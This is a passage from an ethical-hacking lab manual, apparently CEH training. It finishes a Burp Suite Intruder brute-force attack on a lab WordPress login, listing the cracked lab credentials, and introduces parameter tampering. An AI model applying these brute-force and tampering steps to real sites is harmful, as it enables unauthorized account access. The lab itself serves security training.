
Add Finished Edit Remove

Menu Log In < CEH Demo We... Burp Suite Community ... 2. Intruder attack of 10.1...


40. Now, that you have obtained the correct user credentials, close the **Intruder attack of 10.10.1.22** window.

Note: If a **Warning** pop-up appears, click **Discard**.

41. Navigate back to the **Proxy** tab and click the **Intercept is on** button to turn off the interception. The **Intercept is on** button toggles to **Intercept is off**, indicating that the interception is off.



42. Switch to the browser window and perform **Steps 5-7**. Remove the browser proxy set up in **Step 8**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.




43. Reload the target website <http://10.10.1.22:8080/CEH/wp-login.php?>, enter the **Username** and **Password** obtained in **Step 39** and click **Log In**.

Note: Here, the username and password are **admin** and **qwert@123**.

Note: If a pop-up appears, click **Resend**.

44. You are successfully logged in using the brute-forced credentials. The **Welcome to WordPress!** Page appears, as shown in the screenshot.



45. This concludes the demonstration of how to perform a brute-force attack using Burp Suite.

46. Close all open windows and document all acquired information.


## Task 2: Perform Parameter Tampering using Burp Suite

A web parameter tampering attack involves the manipulation of parameters exchanged between the client and server to modify application data such as user credentials and permissions, price, and quantity of products.

